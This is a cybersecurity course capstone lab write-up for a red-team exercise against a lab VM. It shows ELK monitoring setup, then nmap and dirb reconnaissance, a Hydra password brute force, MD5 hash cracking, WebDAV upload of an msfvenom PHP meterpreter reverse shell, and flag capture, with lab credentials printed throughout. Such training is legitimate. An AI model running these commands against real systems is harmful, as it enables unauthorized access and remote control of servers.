

Day 1 Activity File: Red Team

Monitoring Setup Instructions

- As the you attack a web server today, it will send all of the attack info to an ELK server.
- The following setup commands need to be run on the Capstone machine before the attack takes place in order to make sure the server is collecting logs.
- Be sure to complete these steps before starting the attack instructions.

Instructions


- Double click on the 'HyperV Manager' Icon on the Desktop to open the HyperV Manager.
- Choose the Capstone machine from the list of Virtual Machines and double-click it to get a terminal window.
- Login to the machine using the credentials: vagrant:tnargav
- Switch to the root user with `sudo su`

Setup Filebeat

Run the following commands:

- `filebeat modules enable apache`
- `filebeat setup`

The output should look like this:



```
Capstone on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
vagrant@server1:~$ sudo su
root@server1:/home/vagrant# filebeat modules enable apache
Enabled apache
root@server1:/home/vagrant# filebeat setup
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.

Index setup finished.
Loading dashboards (Kibana must be running and reachable)
Loaded dashboards
Setting up ML using setup --machine-learning is going to be removed in 8.0.0. Please use the ML app instead.
See more: https://www.elastic.co/guide/en/elastic-stack-overview/current/xpack-ml.html
Loaded machine learning job configurations
Loaded Ingest pipelines
root@server1:/home/vagrant#
```

Setup Metricbeat

Run the following commands:

- metricbeat modules enable apache
- metricbeat setup

The output should look like this:

```
root@server1:/home/vagrant#  
root@server1:/home/vagrant# metricbeat modules enable apache  
Enabled apache  
root@server1:/home/vagrant# metricbeat setup  
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.  
  
Index setup finished.  
Loading dashboards (Kibana must be running and reachable)  
Loaded dashboards  
root@server1:/home/vagrant#
```

Setup Packetbeat

Run the following command:

- packetbeat setup

The output should look like this:

```
root@server1:/home/vagrant#  
root@server1:/home/vagrant# packetbeat setup  
Overwriting ILM policy is disabled. Set `setup.ilm.overwrite:true` for enabling.  
  
Index setup finished.  
Loading dashboards (Kibana must be running and reachable)  
Loaded dashboards
```

Restart all 3 services. Run the following commands:

- systemctl restart filebeat
- systemctl restart metricbeat
- systemctl restart packetbeat

These restart commands should not give any output:

```
root@server1:/home/vagrant# systemctl restart packetbeat
root@server1:/home/vagrant# systemctl restart metricbeat
root@server1:/home/vagrant# systemctl restart filebeat
root@server1:/home/vagrant# _
```

Once all three of these have been enabled, close the terminal window for this machine and proceed with your attack.

Attack!

Today, you will act as an offensive security Red Team to exploit a vulnerable Capstone VM.

You will need to use the following tools, in no particular order:

- Firefox
- Hydra
- Nmap
- John the Ripper
- Metasploit
- curl
- MSVenom

Setup

Your entire attack will take place using the Kali Linux Machine.

- Inside the HyperV Manager, double-click on the Kali machine to bring up the VM login window.
- Login with the credentials: root:toor

Instructions

Complete the following to find the flag:

- Discover the IP address of the Linux web server.
 - Ran ifconfig on kali machine to determine network ip address of attack machine (192.168.1.90)

- o Ran nmap -sV 192.168.1.0/24 and found the apache server

```
Nmap scan report for 192.168.1.105
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Locate the hidden directory on the web server.
 - o Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.

```
Shell No.1

File  Actions  Edit  View  Help

Nmap done: 256 IP addresses (4 hosts up) scanned in 29.00 seconds
root@Kali:~# dirb http://192.168.1.105

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Apr  5 17:22:14 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----


END_TIME: Tue Apr  5 17:22:20 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# █
```



Unauthorized

This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad username or password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



- Brute force the password for the hidden directory using the hydra command:
 - Hint: You may need to use gunzip to unzip rockyou.txt.gz before running Hydra.
 - Hint: `hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>`

```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-05 17:47:10
root@Kali:~#
```

- Break the hashed password (with the Crack Station website or John the Ripper.

Index of /company_folders/secret_folder


Name	Last modified	Size	Description
 Parent Directory		-	
 connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links like 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'NetHunter', 'Offensive Security', and 'Exploit-DB'. The main content area has a heading 'Enter up to 20 non-salted hashes, one per line:' followed by a text input field containing the hash 'd7dad0a5cd7c8376eeb50d69b3ccd352'. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, a list of supported hash types is shown: 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults'. A table displays the crack result:

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Below the table, a legend for color codes is provided: 'Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.' At the bottom, there are links for 'Download CrackStation's Wordlist' and 'How CrackStation Works'.

- Cracked password via crackstation as md5 hash linux4u
- Connect to the server via WebDav.
 - Hint: Look for WebDAV connection instructions in the file located in the secret directory.

o


Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad8a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

- o Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.

o



- Upload a PHP reverse shell payload.
 - o Hint: Try using your scripting skills! MSVenom may also be helpful.

o

```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp -o shell2.php LHOST=192.168.1.90 LPORT=680
```

o

```
root@Kali:/usr/share/wordlists# msfconsole
[+] **rtng the Metasploit Framework console ... -
```

o

```
msf5 > use exploit/multi/handler
```

o

o

```
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
```


o

```
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > set lport 680
lport => 680
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:680
ls
[*] Meterpreter session 1 opened (192.168.1.90:680 -> 192.168.1.105:42808)
at 2022-04-05 19:18:31 -0700

meterpreter > ls
Listing: /var/www/webdav
=====

Mode                Size      Type      Last modified          Name
----                -
100777/rwxrwxrwx    43       fil       2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--    310      fil       2022-04-05 18:44:49 -0700  php-meterpreter-s
tagged-reverse-tcp-443-php.rc
100644/rw-r--r--   30688    fil       2022-04-05 18:59:01 -0700  shell.php
```

- Execute payload that you uploaded to the site to open up a meterpreter session.

- o Opened the shell script on the compromised server via browser


o

The screenshot shows a web browser window with the address bar displaying '192.168.1.105/webdav/'. The browser's navigation bar includes icons for back, forward, refresh, and home, along with a search bar. Below the navigation bar, there are links to 'Kali Linux', 'Kali Training', 'Kali Tools', 'Kali Docs', 'Kali Forums', and 'NetHunter'. The main content area features a large heading 'Index of /webdav'. Below this heading is a table with columns for 'Name', 'Last modified', 'Size', and 'Description'. The table lists three items: 'Parent Directory' with a back arrow icon, 'passwd.dav' with a question mark icon, and 'shell2.php' with a question mark icon. At the bottom of the page, there is a footer that reads 'Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80'.

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	
shell2.php	2022-04-06 02:09	30K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

o



o

```
meterpreter > shell
Process 2146 created.
Channel 0 created.
whoami
www-data
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.105 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::215:5dff:fe00:40f prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:00:04:0f txqueuelen 1000 (Ethernet)
    RX packets 103374 bytes 16225593 (16.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 103332 bytes 167190323 (167.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 9267 bytes 1138216 (1.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9267 bytes 1138216 (1.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Find and capture the flag.
 - o Ran `cd /` to go home and reviewed files with `ls`

```
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
```

- o
- o `cat flag.txt` to reveal flag

```
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

o

Cat flag.txt to show flag

```
cat flag.txt
b1ng0w@5h1sn@m0
pwd
/
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.

© 2020 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.